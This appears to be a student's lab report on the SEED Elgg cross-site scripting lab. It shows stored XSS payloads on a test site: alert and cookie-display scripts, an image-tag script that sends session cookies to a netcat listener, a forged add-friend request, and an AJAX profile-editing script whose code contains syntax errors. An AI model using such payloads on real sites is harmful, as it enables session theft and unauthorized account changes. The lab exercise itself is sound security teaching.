

Lab 6 XSS vulnerability

Pramod kumar

Task1:

Step 1: Edit Alice profile and add desired script in description box.

Browser tabs: Edit profile : XSS Lab Site x

Address bar: www.xsslabelgg.com/profile/alice/edit

Navigation: Sites For Labs | Activity | Blogs | Bookmarks | Files | Groups | More »

Edit profile

Display name
Alice

About me [Edit HTML](#)

Rich text editor toolbar: B, I, U, I_x, S, List, Bulleted list, Link, Unlink, Image, Quote, Table, Table of contents, Source code, Help

Public

Brief description
<script>alert("XSS alert message ");</script>

Public

Location

Public

Interests


Public

Right sidebar (Alice's profile):

- Search
- Alert icon
- Alice
- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Edit avatar
- Edit profile
- Change your settings
- Account statistics
- Notifications
- Group notifications


Step 2: Visit alice profile from other user(even with alice visiting it will also execute the script)

Visiting from admin profile:




Task 2:

Step1: Again, edit alice profile to display cookies




Step 2: Visit alice profile

- 1) With alice herself
- 2) From admins account



- 1)
- 2) From admin login -> alice profile



Task 3:

Edit profile : XSS Lab Site

www.xsslabelgg.com/profile/alice/edit

Sites for Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name
Alice

About me [Edit HTML](#)

Brief description
<script>document.write("");</script>

Location

Interact

Search

[Alice](#)

Blogs
Bookmarks
Files
Pages
Wire posts

Edit avatar
[Edit profile](#)

Change your settings
Account statistics
Notifications
Group notifications

Visit Alice profile using Alice and check the TCP server

Alice : XSS Lab Site

www.xsslabelgg.com/profile/alice

Sites for Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Alice

Brief description

[Edit profile](#)
[Edit avatar](#)


Blogs
Bookmarks
Files
Pages
Wire posts

```

/bin/bash
[11/18/19]seed@Victim:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 38000)
GET /?c=Elgg%3D4jg8uttjnjeu8f2jep8l5s124e3 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
  
```

Powered by Elgg

Now visit alice profile from Admin login, we will see different cookies



Task4:

Step1: Find pattern in sending friend request.

Visiting alice profile show that alice friend id is 44 and 4 token is sent along with the cookies in the get request.

www.xsslabelgg.com/profile/alice

Alice

Brief description:

Friends

No friends yet.

View activity

Remove friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Inspector Console Debugger Style Editor Performance Memory Network Storage

GET add?friend=44&_elgg_ts=... www.xsslabelgg...xhr json 687 B 366 B -- 447 ms

Querystring

- __elgg_token: {...}
- 0: bewMBYcCLg6sSLj7Qbk7g
- 1: bewMBYcCLg6sSLj7Qbk7g

__elgg_ts: {...}

- 0: 1574098584
- 1: 1574098584

friend: 44

Visiting samy profile: Same has 47 as ID and token are different each time friend request sent, they are stored in elgg_ts and elgg_token variable in the code.

www.xsslabelgg.com/profile/samy

Samy

Friends

No friends yet.

View activity

Remove friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Wire posts

Admin options...

Inspector Console Debugger Style Editor Performance Memory Network Storage

GET add?friend=47&_elgg_ts=... www.xsslabelgg...xhr json 685 B 364 B -- 213 ms

Querystring

- __elgg_token: {...}
- 0: zYUJ2BHnHU3pXYNb7EL_ig
- 1: zYUJ2BHnHU3pXYNb7EL_ig

__elgg_ts: {...}


- 0: 1574099488
- 1: 1574099488

friend: 47


Attack: Now we know that our desired URL will have friend id 47 and paramters

"http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

Step1: we can see that alice is not friend of samy



Step 2: Samy will edit its about me with the script



STEP3: Now login with alice and visit samy profile

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy
About me

Add friend
Send a message
Report user

Blogs

Inspector Console Debugger Style Editor Performance Memory Network Storage

ALL HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	1.28 s
0	GET	samy	www.xsslabelgg.com	document	html	3.40 KB	11.34 KB	0 ms	1.28 s
0	GET	font-awesome.css	www.xsslabelgg.com	stylesheet	css	cached	28.38 KB		
0	GET	elgg.css	www.xsslabelgg.com	stylesheet	css	cached	58.09 KB		
0	GET	colorbox.css	www.xsslabelgg.com	stylesheet	css	cached	3.80 KB		
0	GET	jquery.js	www.xsslabelgg.com	script	js	cached	0 B		
0	GET	jquery-ui.js	www.xsslabelgg.com	script	js	cached	0 B		
0	GET	require_config.js	www.xsslabelgg.com	script	js	cached	798 B		
0	GET	require.js	www.xsslabelgg.com	script	js	cached	0 B		
0	GET	elgg.js	www.xsslabelgg.com	script	js	cached	0 B		
0	GET	en.js	www.xsslabelgg.com	script	js	cached	0 B		
0	GET	init.js	www.xsslabelgg.com	script	js	cached	619 B		
0	GET	ready.js	www.xsslabelgg.com	script	js	cached	271 B		
0	GET	Plugin.js	www.xsslabelgg.com	script	js	cached	630 B		
2	GET	add7friend=47&_elgg_ts=1574122242&_elgg_token=LR7AIHQETRI7vrW...	www.xsslabelgg.com	xhr	html	3.42 KB	11.44 KB		
0	GET	samy	www.xsslabelgg.com	xhr	html	3.44 KB	11.44 KB		

In network console we can see that add friend url is executed. We can see that samy is friend with himself, as same url was executed for himself when samy edited about me.

Now reload the page to see if ALICE is friend now?

Answer: **“Remove friend”** is coming on samy profile

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy
About me

Remove friend
Send a message
Report user

Blogs

Inspector Console Debugger Style Editor Performance Memory Network Storage

ALL HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	1.28 s
200	GET	samy	www.xsslabelgg.com	document	html	3.40 KB	11.34 KB	0 ms	1.28 s
200	GET	font-awesome.css	www.xsslabelgg.com	stylesheet	css	cached	28.38 KB		
200	GET	elgg.css	www.xsslabelgg.com	stylesheet	css	cached	58.09 KB		
200	GET	colorbox.css	www.xsslabelgg.com	stylesheet	css	cached	3.80 KB		
200	GET	jquery.js	www.xsslabelgg.com	script	js	cached	0 B		
200	GET	jquery-ui.js	www.xsslabelgg.com	script	js	cached	0 B		
200	GET	require_config.js	www.xsslabelgg.com	script	js	cached	798 B		
200	GET	require.js	www.xsslabelgg.com	script	js	cached	0 B		
200	GET	elgg.js	www.xsslabelgg.com	script	js	cached	0 B		
200	GET	en.js	www.xsslabelgg.com	script	js	cached	0 B		
200	GET	init.js	www.xsslabelgg.com	script	js	cached	619 B		
200	GET	ready.js	www.xsslabelgg.com	script	js	cached	271 B		
200	GET	Plugin.js	www.xsslabelgg.com	script	js	cached	630 B		
302	GET	add7friend=47&_elgg_ts=1574122413&_elgg_token=Mm0B3sMEFX9G4...	www.xsslabelgg.com	xhr	html	3.41 KB	11.42 KB		
200	GET	samy	www.xsslabelgg.com	xhr	html	3.43 KB	11.42 KB		

Observations :


- 1) Explain the purpose of Lines 1 and 2, why are they are needed?

Answer: line 1 and 2 trying to build `__elgg_ts` and `__elgg_token` by reading those variables, which we will use in our HTTP url.

- 2) If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Answer: Method tried

- 1) Make whole script in one line, but again everything was converted to html tags
- 2) Create a JS file with out script and add just one line to fetch the script. But as we can see in the editor, it was converted into html tags. "<" converted to "<". Hence, html will process > not as "<" and it wont recognize it as script.



3)

Task 5:

Step1: Find the pattern/URL which used to edit about me in the server.

Web_XSS_Elgg.pdf x @ Samy: XSS Lab Site

www.xsslabelgg.com/profile/samy

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Account »

Add widgets

Samy
About me

Friends

Inspector Console Debugger Style Editor Performance Memory Network Storage

11 All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Sta...	Meth...	File	Domain	Type	Transfer...	Size	0 ms	1.37 min	2.73 min	4.10 min	5.46 min	6.43 min	Headers	Cookies	Params	Response	Timings
02	POST	css	www.xsslabelgg...	document.html	5.90 KB	14.33 KB	→ 62 ms										
03	GET	samy	www.xsslabelgg...	script	3.99 KB	14.33 KB	→ 64 ms										
02	GET	addfriend.js*	www.xsslabelgg...	script	4.73 KB	44.55 KB	→ 65 ms										
00	GET	font-awesome.css	www.xsslabelgg...	stylesheet	28.38 KB	28.38 KB											
00	GET	elgg.css	www.xsslabelgg...	stylesheet	58.09 KB	58.09 KB											
00	GET	colorbox.css	www.xsslabelgg...	stylesheet	3.80 KB	3.80 KB											
00	GET	47large.jpg	www.xsslabelgg...	img	13.64 KB	13.64 KB											
00	GET	47small.jpg	www.xsslabelgg...	img	1.40 KB	1.40 KB											
00	GET	jquery.js	www.xsslabelgg...	script	0 B	0 B											
00	GET	jquery-ui.js	www.xsslabelgg...	script	0 B	0 B											
00	GET	require_config.js	www.xsslabelgg...	script	798 B	798 B											
00	GET	require.js	www.xsslabelgg...	script	0 B	0 B											
00	GET	elgg.js	www.xsslabelgg...	script	0 B	0 B											
02	GET	/	www.xsslabelgg...	script	4.74 KB	44.55 KB	→ 34 ms										
00	GET	activity	www.xsslabelgg...	script	4.77 KB	44.55 KB	→ 152 ms										
00	GET	en.js	www.xsslabelgg...	script	0 B	0 B											
00	GET	init.js	www.xsslabelgg...	script	619 B	619 B											
00	GET	ready.js	www.xsslabelgg...	script	271 B	271 B											
00	GET	Plugin.js	www.xsslabelgg...	script	630 B	630 B											
00	POST	refresh_token	www.xsslabelgg...	xhr	515 B	194 B											

Filter request parameters

Form data

__elgg_token: b4c-9u5PXAGPiqqmRX0Bhw
__elgg_ts: 1574127134
accesslevel[brieffdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[location]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
guid: 47
interests:
location:
mobile:
name: Samy
phone:
skills:
twitter:
website:

Now we know the URI and its parameter. Write a script and past in about me

Web_XSS_Elgg.pdf x @ Edit profile: XSS Lab Site

www.xsslabelgg.com/profile/samy/edit

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Search

Samy

Blogs
Bookmarks
Files
Pages
Wire posts

Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications

Edit profile

Display name
Samy

About me [View](#)

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.userName;
var guid=&uid="+elgg.session.user.guid;
var ts=&__elgg_ts="+elgg.security.token.__elgg_ts;
var token=&__elgg_token="+elgg.security.token.__elgg_token;
var description=&description=Pranod+kumar+samys+friend+is+Junk";

var content=userName+guid+ts+token+description; //FILL IN
var samyGuid="47"; //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"

if(elgg.session.user.guid=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Public

